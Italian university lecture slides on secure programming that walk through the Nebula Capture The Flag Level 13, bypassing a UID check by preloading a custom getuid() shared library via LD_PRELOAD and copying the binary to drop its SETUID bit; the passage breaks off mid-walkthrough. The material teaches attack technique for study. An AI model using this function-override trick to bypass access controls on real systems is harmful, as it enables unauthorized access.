

Programmazione Sicura



Iniezione locale
(terza parte)



Barbara Masucci

UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA
DIPARTIMENTO DI ECCELLENZA

Punto della situazione

- Nelle lezioni precedenti abbiamo visto diverse tecniche di iniezione locale per provocare l'esecuzione di codice arbitrario



- **Scopo della lezione di oggi:**

- Analizzare la tecnica di manipolazione delle variabili d'ambiente che influenzano il comportamento del linker dinamico per l'iniezione locale di codice
- Risolvere una quarta sfida Capture The Flag su NEBULA



Level 13

- "There is a **security check** that prevents the program from continuing execution if the **user** invoking it **does not match a specific user id**"
- Il programma in questione si chiama `level13.c` e il suo eseguibile ha il seguente percorso:
`/home/flag13/flag13`



Level 13

level13.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000
int main(int argc, char **argv, char **envp){
    int c;
    char token[256];
    if(getuid() != FAKEUID) {
        printf("Security failure detected. UID %d started us,
               we expect %d\n", getuid(), FAKEUID);
        printf("The system administrators will be
               notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    // snip, sorry ☺
    printf("your token is %s\n", token);
}
```




Capture the Flag!

Obiettivi della sfida

- Recupero della password (token) dell'utente `flag13`, aggirando il controllo di sicurezza del programma `/home/flag13/flag13`
- Autenticazione come utente `flag13`
- Esecuzione del programma `/bin/getflag` come utente `flag13`



Costruzione di un albero di attacco



Richiesta password

- A chi si potrebbe chiedere la password dell'account flag13?
 - Al legittimo proprietario
(creatore della macchina virtuale Nebula)
- Il legittimo proprietario sarebbe disposto a darci la password?
 - NO! Altrimenti che sfida sarebbe?
- Si deduce che la richiesta legittima della password non è una strada percorribile




Rottura password

- E' possibile rompere la password dell'account flag13?
 - Se la password è scelta bene, è un compito difficile
- Si deduce che la rottura della password non è una strada percorribile



Aggiornamento dell'albero di attacco



Fallimento della strategia

- Con alta probabilità la strategia scelta non porterà a nessun risultato
- Bisogna **cercare altre vie** per ottenere la password di flag13 e catturare la bandierina



Strategia alternativa

- Vediamo quali home directory sono a disposizione dell'utente level13

```
ls /home/level*  
ls /home/flag*
```
- L'utente level13 può accedere solamente alle directory

```
/home/level13  
/home/flag13
```



Strategia alternativa

- La directory `/home/level13` non sembra contenere materiale interessante
- La directory `/home/flag13` contiene file di configurazione di BASH e un eseguibile:
`/home/flag13/flag13`
 - Digitando `ls -la /home/flag13/flag13` otteniamo
`-rwsr-x--- 1 flag13 level13 ... flag13`
 - Il file `flag13` è di proprietà dell'utente `flag13` ed è eseguibile dagli utenti del gruppo `level13`
 - Inoltre, è **SETUID**



Strategia alternativa

- Autentichiamoci come utente level13
 - username: level13
 - password: level13
- Poichè abbiamo il permesso di esecuzione, proviamo ad eseguire il binario flag13:
`/home/flag13/flag13`
- Viene stampata a video

Security failure detected.

UID 1014 started us, we expect 1000

The system administrator will be notified
of this violation



Analisi del sorgente

level13.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp)
{
    int c;
    char token[256];

    if(getuid() != FAKEUID) {
        printf("Security failure detected.
                UID %d started us,
                we expect %d\n", getuid(), FAKEUID);
```



Analisi del sorgente

level13.c

```
printf("The system administrators will be  
      notified of this violation\n");  
exit(EXIT_FAILURE);  
}
```

```
// snip, sorry :)
```

```
printf("your token is %s\n", token);  
  
}
```



Analisi del sorgente

- Le operazioni svolte da `level13.c` sono le seguenti
 - Controlla se l'UID è diverso da 1000; in tal caso stampa un messaggio di errore
 - **Nella parte mancante** viene creato in qualche modo il **token** di autenticazione per l'utente `flag13`
 - Tale token infine è stampato a video



Una riflessione

- Nessuno degli attacchi visti nelle lezioni precedenti è praticabile
 - Il programma level13.c non sembra offrire occasione per iniezione tramite le **variabili di ambiente** PATH e USER
 - Esistono altre variabili di ambiente che possono essere sfruttate per condurre un attacco?



Le variabili di ambiente LD_*

- Leggiamo la documentazione delle variabili di ambiente

`man environ`

- Scopriamo che alcune variabili di ambiente, tra cui `LD_LIBRARY_PATH`, `LD_PRELOAD` possono influenzare il comportamento del linker dinamico

- Parte del SO che carica e linka le librerie condivise necessarie a un eseguibile a runtime
- Per maggiori informazioni: `apropos linker` che ci rimanda ad alcune pagine nella Sezione 8:
 - `ld-linux`, `ld-linux.so`, `ld.so`



Variabile LD_PRELOAD

- Dalla pagina di manuale di ld.so, scopriamo che LD_PRELOAD contiene un elenco di **librerie condivise (shared object)** separato da :
 - Tali librerie sono collegate prima di tutte le altre richieste durante l'esecuzione di un eseguibile
- LD_PRELOAD viene utilizzata per **ridefinire dinamicamente** alcune funzioni (function overriding) senza dover ricompilare i sorgenti



Modifica di LD_PRELOAD

- Modifica per un singolo comando
`LD_PRELOAD=/path/to/lib.so comando`
- Modifica per una sessione di terminale
`export LD_PRELOAD=/path/to/lib.so`
`comando1`
`comando2`




Idea

- Possiamo usare la variabile LD_PRELOAD per **caricare in anticipo una libreria condivisa** che implementa la funzione del controllo degli accessi del programma `/home/flag13/flag13`
 - Ossia, reimposta `getuid()` per superare il controllo degli accessi
 - La libreria condivisa va ovviamente scritta da zero



Aggiornamento dell'albero di attacco



Scrittura della libreria condivisa

- Il file `getuid.c` contiene una implementazione molto semplice della funzione `getuid()`

```
#include <unistd.h>
#include <sys/types.h>

uid_t getuid(void) {
    return 1000;
}
```

- Creiamo questo file nella home di `level13`



Creazione della libreria condivisa

➤ Per generare la **libreria condivisa**, usiamo **gcc** con le opzioni seguenti

-**shared**: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti

-**fPIC**: genera codice indipendente dalla posizione (Position Independent Code), rilocabile ad un indirizzo di memoria arbitrario

```
gcc -shared -fPIC -o getuid.so getuid.c
```




Modifica di LD_PRELOAD

- Per caricare anticipatamente la **libreria condivisa** getuid.so, modifichiamo la variabile LD_PRELOAD:

```
export LD_PRELOAD=./getuid.so
```



Aggiornamento dell'albero di attacco




Aggiornamento dell'albero di attacco

- Nell'albero di attacco sono **colorati in rosso** i nodi e gli archi che rappresentano le azioni da effettuare
- Tali azioni sono eseguibili dall'utente level13?
 - Creazione di una libreria condivisa: **SI**
 - Modifica di LD_PRELOAD: **SI**
 - Esecuzione di /home/flag13/flag13: **SI**
 - Login come utente flag13: **SI**



Aggiornamento dell'albero di attacco



Procedura di verifica dell'attacco

- Come consuetudine, proviamo concretamente l'attacco solo dopo
 - Aver popolato un albero di attacco
 - Aver individuato una serie di percorsi dai nodi foglia al nodo radice



Passo 1

Creazione di una libreria condivisa

Creazione di una libreria
condivisa **getuid.so**



Passo 2

Impostazione caricamento anticipato


Creazione di una libreria
condivisa `getuid.so`

Caricamento anticipato di
`getuid.so` via `LD_PRELOAD`




Passo 3

Esecuzione di `/home/flag13/flag13`



Il risultato

Fallimento!



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level13
Password:
Last login: Tue Apr 11 11:42:49 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level13@ubuntu:~$ gcc -shared -fPIC -o getuid.so getuid.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ /home/flag13/flag13
Security failure detected. UID 1014 started us, we expect 1000
The system administrators will be notified of this violation
level13@ubuntu:~$ _
```



Cosa è andato storto?

- Il **meccanismo di iniezione della libreria** sembra non aver funzionato
 - Non è ben chiaro il motivo del fallimento
- Bisogna indagare ulteriormente
 - Proviamo a rileggere la pagina di manuale ld.so

man 8 ld.so



Una bella scoperta

- La pagina di manuale di ld.so recita, alla voce LD_PRELOAD, il seguente testo:

"For SETUID/SETGID ELF binaries,
only libraries in the standard search directories
that are also SETGID will be loaded."

- Quindi se l'eseguibile è SETUID, **deve esserlo anche la libreria condivisa!**



Cosa ne deduciamo?

- Facendo diverse prove scopriamo che l'**iniezione di una libreria condivisa** funziona solo se il file binario e la libreria condivisa **hanno lo stesso tipo di privilegi**
 - O sono entrambi SETUID
 - O nessuno dei due lo è



Analisi delle alternative


- Possiamo impostare il bit SETUID per la libreria condivisa `getuid.so`?
 - Digitando `sudo chmod u+s getuid.so` abbiamo un messaggio di errore
- Possiamo rimuovere il bit SETUID per il file binario `/home/flag13/flag13`?
 - Sì, con una semplice copia!

```
cp /home/flag13/flag13 /home/level13  
ls -l /home/level13
```

```
-rwxr-x--- 1 level13 level13 .. flag13
```



Aggiornamento dell'albero di attacco



Passo 1

Copia di /home/flag13/flag13

Omogeneizzazione
privilegi

Rimozione SETUID
da binario e libreria



Passo 2

Creazione di una libreria condivisa

Creazione
`getuid.so`

Omogeneizzazione
privilegi

Rimozione SETUID
da binario e libreria



Passo 3

